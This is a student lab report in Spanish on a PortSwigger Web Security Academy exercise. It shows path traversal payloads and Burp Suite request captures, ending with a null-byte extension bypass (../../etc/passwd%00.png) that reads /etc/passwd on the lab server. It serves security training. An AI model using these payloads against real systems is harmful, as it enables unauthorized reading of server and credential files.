

# LAB 6

## FILE PATH TRAVERSAL VALIDATION OF FILE EXTENSION WITH NULL BYTE BYPASS


LUIS EMMANUEL ARONIA SILVA

Universidad Politecnica de San Luis Potosi


27/09/2026

El objetivo de este laboratorio es recuperar el archivo /etc/passwd

Para esto lo que tenemos que hacer es iniciar Burp Suite y seguir la ruta para abrir el navegador, que es entrar a la pestaña de Proxy y despues a Intercept, en esa pestaña buscar el Open Browser




En la aplicacion despues de abrir el navegador hay que Hacer click en Intercept On y hay que quitar el filtro para las peticiones de imagenes si es que no estan seleccionadas en el filtro



# LAB 6

## FILE PATH TRAVERSAL VALIDATION OF FILE EXTENSION WITH NULL BYTE BYPASS


Ahora hay que buscar las peticiones de las imagenes del sitio que suelen seguir una forma parecida a esta: **GET /image?filename=XX.jpg HTTP/1.1**



| #   | Host                                                              | Method | URL                                                                              | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP          |
|-----|-------------------------------------------------------------------|--------|----------------------------------------------------------------------------------|--------|--------|-------------|--------|-----------|-----------|-------|-------|-----|-------------|
| 117 | https://tags.srv.stackadapt...                                    | GET    | /js_tracking?url=https%3A%2F%2Fportswigger.net%2Fweb-security%2Ffile-path-tra... |        |        | 204         | 224    |           |           |       |       | ✓   | 32.193.48.1 |
| 122 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=21.jpg                                                           |        | ✓      | 200         | 194786 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 125 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=38.jpg                                                           |        | ✓      | 200         | 277107 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 126 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=72.jpg                                                           |        | ✓      | 200         | 212277 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 128 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=75.jpg                                                           |        | ✓      | 200         | 241950 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 130 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=3.jpg                                                            |        | ✓      | 200         | 228143 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 132 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=47.jpg                                                           |        | ✓      | 200         | 117709 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 133 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=45.jpg                                                           |        | ✓      | 200         | 152467 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 134 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=7.jpg                                                            |        | ✓      | 200         | 194100 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 135 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=27.jpg                                                           |        | ✓      | 200         | 201843 | JPEG      |           |       |       | ✓   | 79.125.84.1 |
| 136 | https://0aca006c0343220e82e19c5800a6006a.web-security-academy.net | GET    | /image?filename=59.jpg                                                           |        | ✓      | 200         | 182027 | JPEG      |           |       |       | ✓   | 79.125.84.1 |


Despues de que fueron identificadas hay que hacer click derecho en cualquiera de estas y dar en Send to Repeater. Bajo la pestaña de Repeater hay que sustituir el valor del filename por el payload, se pueden probar algunos de los anteriores como:

- **../../../../etc/passwd**



| Request                                                                                                                                                                                                                                                                                                                                                              |     |     |  | Response                                                                                                                                         |     |     |     |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|--------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|-----|
| Pretty                                                                                                                                                                                                                                                                                                                                                               | Raw | Hex |  | Pretty                                                                                                                                           | Raw | Hex | Rei |
| <pre>1 GET /image?filename=../../../../etc/passwd HTTP/2 2 Host: 0aca006c0343220e82e19c5800a6006a.web-security-academy.net 3 Cookie: session=qJE3zuxXSSVHvhnTpA2gholpLvlf8yI3P 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)</pre> |     |     |  | <pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/javascript 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "No such file"</pre> |     |     |     |

- **.....//.....//etc/passwd**



| Request                                                                                                                                                                                                                                                                                                                                                                |     |     |  | Response                                                                                                                                         |     |     |        |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|--------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                 | Raw | Hex |  | Pretty                                                                                                                                           | Raw | Hex | Render |
| <pre>1 GET /image?filename=.....//.....//etc/passwd HTTP/2 2 Host: 0aca006c0343220e82e19c5800a6006a.web-security-academy.net 3 Cookie: session=qJE3zuxXSSVHvhnTpA2gholpLvlf8yI3P 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)</pre> |     |     |  | <pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/javascript 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "No such file"</pre> |     |     |        |

- **/var/www/images/../../../../etc/passwd**




| Request                                                                                                                                                                                                                                                                                                                                                                              |     |     |  | Response                                                                                                                                         |     |     |       |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|--------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|-------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                               | Raw | Hex |  | Pretty                                                                                                                                           | Raw | Hex | Rende |
| <pre>1 GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/2 2 Host: 0aca006c0343220e82e19c5800a6006a.web-security-academy.net 3 Cookie: session=qJE3zuxXSSVHvhnTpA2gholpLvlf8yI3P 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)</pre> |     |     |  | <pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/javascript 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 14 5 6 "No such file"</pre> |     |     |       |


# LAB 6

## FILE PATH TRAVERSAL VALIDATION OF FILE EXTENSION WITH NULL BYTE BYPASS

Ninguna de estos payloads funcionaron, y es que la aplicación exige que el nombre del archivo termine con una extensión válida. El truco es usar el **null byte** para truncar la cadena. Para eso sera usada la siguiente linea: `../..../etc/passwd%00.png`



El archivo ha sido recuperado, ahora en el panel de Response se puede ver el contenido de `/etc/passwd`



# LAB 6

## FILE PATH TRAVERSAL VALIDATION OF FILE EXTENSION WITH NULL BYTE BYPASS

### Explicacion Tecnica

La aplicación valida que el nombre del archivo termine con una extensión permitida, **.png** en este caso.

El carácter nulo (%00 o null byte) tiene un significado especial en muchos lenguajes de programación por ejemplo en C, ya que este indica el final de una cadena.

Etonces cuando enviamos:

**../../etc/passwd%00.png**

- La validación de extensión se cumple porque el valor termina en **.png**.
- Sin embargo, al procesar la cadena, el **null byte** (%00) hace que el sistema considere que el nombre del archivo termina justo antes del %00.
- Por lo tanto, la ruta real que se usa es:

**../../etc/passwd**

Asi se logra el Path Traversal y se lee el archivo **/etc/passwd**